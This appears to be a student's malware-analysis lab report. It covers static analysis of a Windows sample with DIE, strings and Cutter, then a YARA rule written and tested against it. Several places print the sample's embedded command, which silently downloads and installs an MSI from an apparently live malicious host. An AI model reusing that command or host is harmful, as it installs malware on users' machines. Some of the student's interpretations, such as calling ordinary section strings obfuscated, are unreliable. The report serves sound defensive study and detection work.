- The TerminateProcess function forcibly stops a specified process. Malware may use this to disrupt security applications or other processes that could interfere with its activities.



As for the above screenshot for the dependencies of MSVCR90.dll, I find the following three suspicions


- crt_debugger_hook: This function could potentially be used by malware to detect the presence of a debugger as part of an anti-debugging technique. Malware often includes such checks to complicate analysis and reverse-engineering efforts.

- terminate@QYAXXZ : This function likely representing terminate function seems unusual due to the non-standard naming convention, which could be a sign of packing or an attempt to obfuscate the true purpose of the function.

- _onexit: This function is typically used to register a function to be called upon normal program termination. While it's a standard C/C++ runtime function, in the context of malware, it could be used to ensure cleanup or trigger a final payload when the malware process is ending.


4. String Analysis:

a) Extract and analyze ASCII and Unicode strings from the file using tools like strings, cutter, etc.



I navigate to String as shown above to extract ASCII and Unicode strings from binary files

As shown below, DIE display a list of all ASCII and Unicode strings it finds within the file




I use the option Save to export them and save as a .txt file.

Below is the content of the extracted strings stored in the txt file


I also use Strings Tool to extract strings from binary files, the screenshot is shown as below.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ strings 59d212b7a8455a10162064b153fa9b0968ef6e29ab6bda4b5d6c5fc1f99cd8f7
!This program cannot be run in DOS mode.
RichP
.text
`.rdata
@.data
.rsrc
@.reloc
$40@
5d3@
h$0@
h(0@
h 0@
h("@
5|3@
5<0@
5$0@
5(0@
5 0@
581@
=41@
%(1@
-$1@
8csm
hH"@
5h @
5D @
_^[]
hh"@
Y_^[
Y_^[
Y__^[
VVVVV
%L @
%P @
%X @
%\ @
%` @
%l @
%p @
%t @
bad allocation
cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q
RSDSEX
C:\Users\Asterix\Desktop\VS Proj Bak\DllReferenceApp\Release\DllReferenceApp.pdb
WinExec
KERNEL32.dll
??3@YAXPAX@Z
MSVCR90.dll
_amsg_exit
__getmainargs
_cexit
_exit
_XcptFilter
```


NEW YORK INSTITUTE OF TECHNOLOGY




For further analysis I download tool Cutter from link https://cutter.re/ and launch it as blow using the similar way as DIE from its appImage file




I navigate to the malware file I want to analyze and open it as the following screenshots.






As shown below is the analysis result. Below is a dashboard presented data of insights into the file's structure (corresponding to screenshot of Overview/Hashes/Analysis Info/Version Info), behaviors (corresponding to screenshot of Function), and external dependencies (corresponding to screenshot of Libraries)

NEW YORK INSTITUTE OF TECHNOLOGY



To Extract and analyze ASCII and Unicode strings from the file, I navigate to Strings Tab as below, this tab is dedicated to showing all the strings found in the file. Cutter automatically extracts both ASCII and Unicode strings and displays them in this section.



b) Look for any obfuscated or encoded strings.

From screenshot from Cutter as shown above, which shows a list of strings extracted from a binary file, there are some potential indicators that some strings could be obfuscated or encoded I found.


The presence of special character like '@','$' as shown above in red-lined h(0@, 5<0@, $40@ are typical examples of what might be obfuscated or encoded strings. They are structured in unusual context and do not form any recognizable words or patterns, which can be a sign of obfuscation.

c) Identify interesting keywords or indicators.

Based on the screenshot of Cutter as shown below, here are some interesting keywords and potential indicators that can be extracted:

- URL String: The presence of a URL (e.g., cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q) may indicate network communication with an external server. This could be benign or could be related to command-and-control activity depending on the context and the nature of the URL.

- File Paths: A string with a file path (e.g., C:\Users\Asterix\Desktop\VS Proj Bak\DllReferenceApp\Release\DllReferenceApp.pdb) might suggest where the malware could be trying to access or save files on a compromised system, or it could be a sign of a debugging path left by the developers.



NEW YORK INSTITUTE OF TECHNOLOGY

Task 3. Write and run YARA rules on the selected sample

Based on your findings on task 2, write a Yara rule to match your findings. Your signature needs to meet the following matching criteria:

• Include file properties, strings, and code patterns.

• The strings need to have at least one example of each of the following types:

  o Static strings

  o Binary data containing wild cards (? and ??)

Test the YARA rule against the provided sample and adjust as needed.

YARA Rule Example:

```
rule SampleMalware {
  meta:
    description = "Detects the presence of the sample malware"
    author = "Your Name"
    reference = "Provide any relevant references"
  strings:
    $magic = ???    // PE Signature
    $suspicious_string = "evil_command" wide
    $encoded_string = { 41 42 43 44 45 }    // Example of an encoded
string
  condition:
    $magic at 0 and $suspicious_string or $encoded_string
}
```

Implementation:

I edit a yara rule as the following screenshot provided.

```
import "pe"

rule Malware_INCS745Lab6{
    meta:
        Authentihash = "c06cd1bd940f3b2216a485095cad7a9c9ef8672d6ff7b7e02597181245ef84e1"
        md5hash = "34ae127d269b718933a248c990faba03"
        reference = "https://github.com/MalwareSamples/Malware-Feed/blob/master/2020.10.22_Weixin-Bitter_CHM_APT/59d212b7a8455a10162064b153fa9b0968ef6e29ab6bda4b5d6c5fc1f99cd8f7"
    strings:
        $magic = {4D 5A} //MZ Header
        $Hex_string = {50 45 ?? ??} //PE Signature
        $string1 = "C:\\Users\\Asterix\\Desktop\\VS Proj Bak\\DllReferenceApp\\Release\\DllReferenceApp.pdb"
        $string2 = "cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q"
    condition:
        ($magic at 0 and $Hex_string at (uint32(0×3c)))
        and ($string1 or $string2)
        and(pe.imports("KERNEL32.dll") and pe.imports("MSVCR90.dll"))
}
```

I run the rule by yara command as following. It tells me where the strings I interested are in the rule.

```
┌──(kali㉿kali)-[/home/kali/Downloads]
└─PS> yara -s -r ./rule.yara ./59d212b7a8455a10162064b153fa9b0968ef6e29ab6bda4b5d6c5fc1f99cd8f7
Malware_INCS745Lab6 ./59d212b7a8455a10162064b153fa9b0968ef6e29ab6bda4b5d6c5fc1f99cd8f7
0×0:$magic: 4D 5A
0×e8:$Hex_string: 50 45 00 00
0×605:$Hex_string: 50 45 00 00
0×95d:$Hex_string: 50 45 00 00
0×fb0:$string1: C:\Users\Asterix\Desktop\VS Proj Bak\DllReferenceApp\Release\DllReferenceApp.pdb
0×f08:$string2: cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q
```

I verify any address of string cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q and string C:\Users\Asterix\Desktop\VS Proj Bak\DllReferenceApp\Release\DllReferenceApp.pdb in DIE as the following screenshot.

16	0f08	47	A	cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q

18	0fb0	50	A	C:\Users\Asterix\Desktop\VS Proj Bak\DllReferenceApp\Release\DllReferenceApp.pdb

NEW YORK INSTITUTE OF TECHNOLOGY

Conclusion

The walkthrough of static analysis in Task2 has provided a detailed understanding of the malware's structure, functionality, and potential impact. This information is crucial for developing effective detection and mitigation strategies, enhancing my cybersecurity posture against this and similar threats.

In Task 3, based on the accumulated findings, I crafted a YARA rule and successfully ran against the sample. The YARA rule incorporated specific file properties, strings in my sample, and code patterns identified in the analysis, ensuring a high degree of accuracy in matching this particular malware sample. I practiced the rule-written syntax of yara including a mix of static strings and binary data with wildcards, which are instrumental in detecting variations of this malware in the future.